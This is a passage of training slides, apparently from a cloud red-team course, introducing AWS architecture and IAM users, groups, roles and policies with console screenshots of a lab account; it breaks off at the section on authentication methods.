CWL
CyberWarFare Labs

Multi-Cloud Red Team Analyst (MCRTA) : AWS

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Red Teaming in AWS Cloud Environment

1. Introduction to AWS Cloud
2. Authentication Methods
3. CLI Based Enumeration
4. Red Team Ops in AWS Cloud

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1. Introduction to AWS Cloud

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
1.1 AWS Cloud Architecture



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
1.2 AWS Cloud Services :



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1.3 Identity and Access Management

IAM :

- AWS Identity and Access Management (IAM) enables you to manage access to AWS services and resources securely.
- IAM allow you can create and manage AWS users and groups and use permissions to allow and deny their access to AWS resources.

AWS IAM allows:

1. Manage IAM users, groups and their access.
2. Manage IAM roles and their permissions.
3. Manage federated users and their permissions.

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

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
A. Users

- An AWS Identity and Access Management (IAM) user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.



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
B. Groups

- An IAM group is a collection of IAM users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users



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
C. Roles

- An IAM role is an IAM entity that defines a set of permissions for making AWS service requests.
- IAM roles are associated with AWS services such as EC2, RDS etc.



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

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IAM Role has trusted entity to EC2. So EC2 can assume this role.

us-east-1.console.aws.amazon.com/iamv2/home#/roles/details/ec2-role?section=trust_relationships

aws | Services | Search for services, features, blogs, docs, and more [Alt+S] | Global | Atomic Nuclear

Identity and Access Management (IAM)

- Search IAM
- Dashboard
- Access management
  - User groups
  - Users
  - Roles
  - Policies
  - Identity providers
  - Account settings
- Access reports
  - Access analyzer
    - Archive rules
    - Analyzers
    - Settings
  - Credential report
  - Organization activity
  - Service control policies (SCPs)

IAM > Roles > ec2-role

ec2-role

Delete

Summary

Edit

Creation date
March 25, 2022, 02:23 (UTC+05:30)

ARN
arn:aws:iam::294170659659:role/ec2-role

Last activity
None

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Edit trust policy

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "Service": "ec2.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

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D. Policies

- IAM policies define permissions for an action to perform the operation.
- For example, if a policy allows the GetUser action, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API.
- Policies can be attached to IAM identities (users, groups or roles) or AWS resources.

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us-east-1.console.aws.amazon.com/iamv2/home#/policies

aws | Services | Search for services, features, blogs, docs, and more [Alt+S] | Global | Atomic Nuclear

Identity and Access Management (IAM)

Search IAM

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  - Service control policies (SCPs)

IAM > Policies

Policies (931) Info

A policy is an object in AWS that defines permissions.

Actions | Create Policy

Filter policies by property or policy name and press enter

1 2 3 4 5 6 7 ... 47

Policy name	Type	Used as	Description
aws-iam-restriction	Customer managed	None	
AWSLambdaBasicExecutionRole-5e1f5b9e-0059-492d-a49c-0d4f7f60c023	Customer managed	Permissions policy (1)	
full-admin-policy	Customer managed	Permissions policy (1)	AWS Administra
Splunk_Policy	Customer managed	Permissions policy (1)	Policy creation t
AWSDirectConnectReadOnlyAccess	AWS managed	None	Provides read o
AmazonGlacierReadOnlyAccess	AWS managed	None	Provides read o
AWSMarketplaceFullAccess	AWS managed	None	Provides the ab
ClientVPNServiceRolePolicy	AWS managed	None	Policy to enable
AWSSSODirectoryAdministrator	AWS managed	None	Administrator a
AWSIoT1ClickReadOnlyAccess	AWS managed	None	Provides read o
AutoScalingConsoleReadOnlyAccess	AWS managed	None	Provides read-o

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
Policy Data :

- Effect - Use to Allow or Deny Access
- Action - Include a list of actions (Get, Put, Delete) that the policy allows or denies.
- Resource - A list of resources to which the actions apply



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Policy types:

- **Inline Policies** - An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)
- **Managed Policies** -
  - AWS Managed Policies
  - Customer Managed Policies

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us-east-1.console.aws.amazon.com/iam/home#/users/emp01

aws | Services | Search for services, features, blogs, docs, and more [Alt+S] | Global | Atomic Nuclear

Identity and Access Management (IAM)

- Dashboard
- Access management
  - User groups
  - Users
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  - Account settings
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  - Access analyzer
    - Archive rules
    - Analyzers
    - Settings
  - Credential report
  - Organization activity
  - Service control policies (SCPs)

User ARN	arn:aws:iam::294170659659:user/emp01
Path	/
Creation time	2022-03-25 02:23 UTC+0530

Permissions | Groups (2) | Tags | Security credentials | Access Advisor

Permissions policies (4 policies applied)

Add permissions | Add inline policy

Policy name	Policy type
Attached directly	
AmazonEC2FullAccess	AWS managed policy
s3-administrator-Policy	Inline policy

Policy summary | { } JSON | Edit policy | Simulate policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "s3:*"
            ],
            "Effect": "Allow",
            "Resource": "*"
        }
    ]
```

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2. Authentication Methods

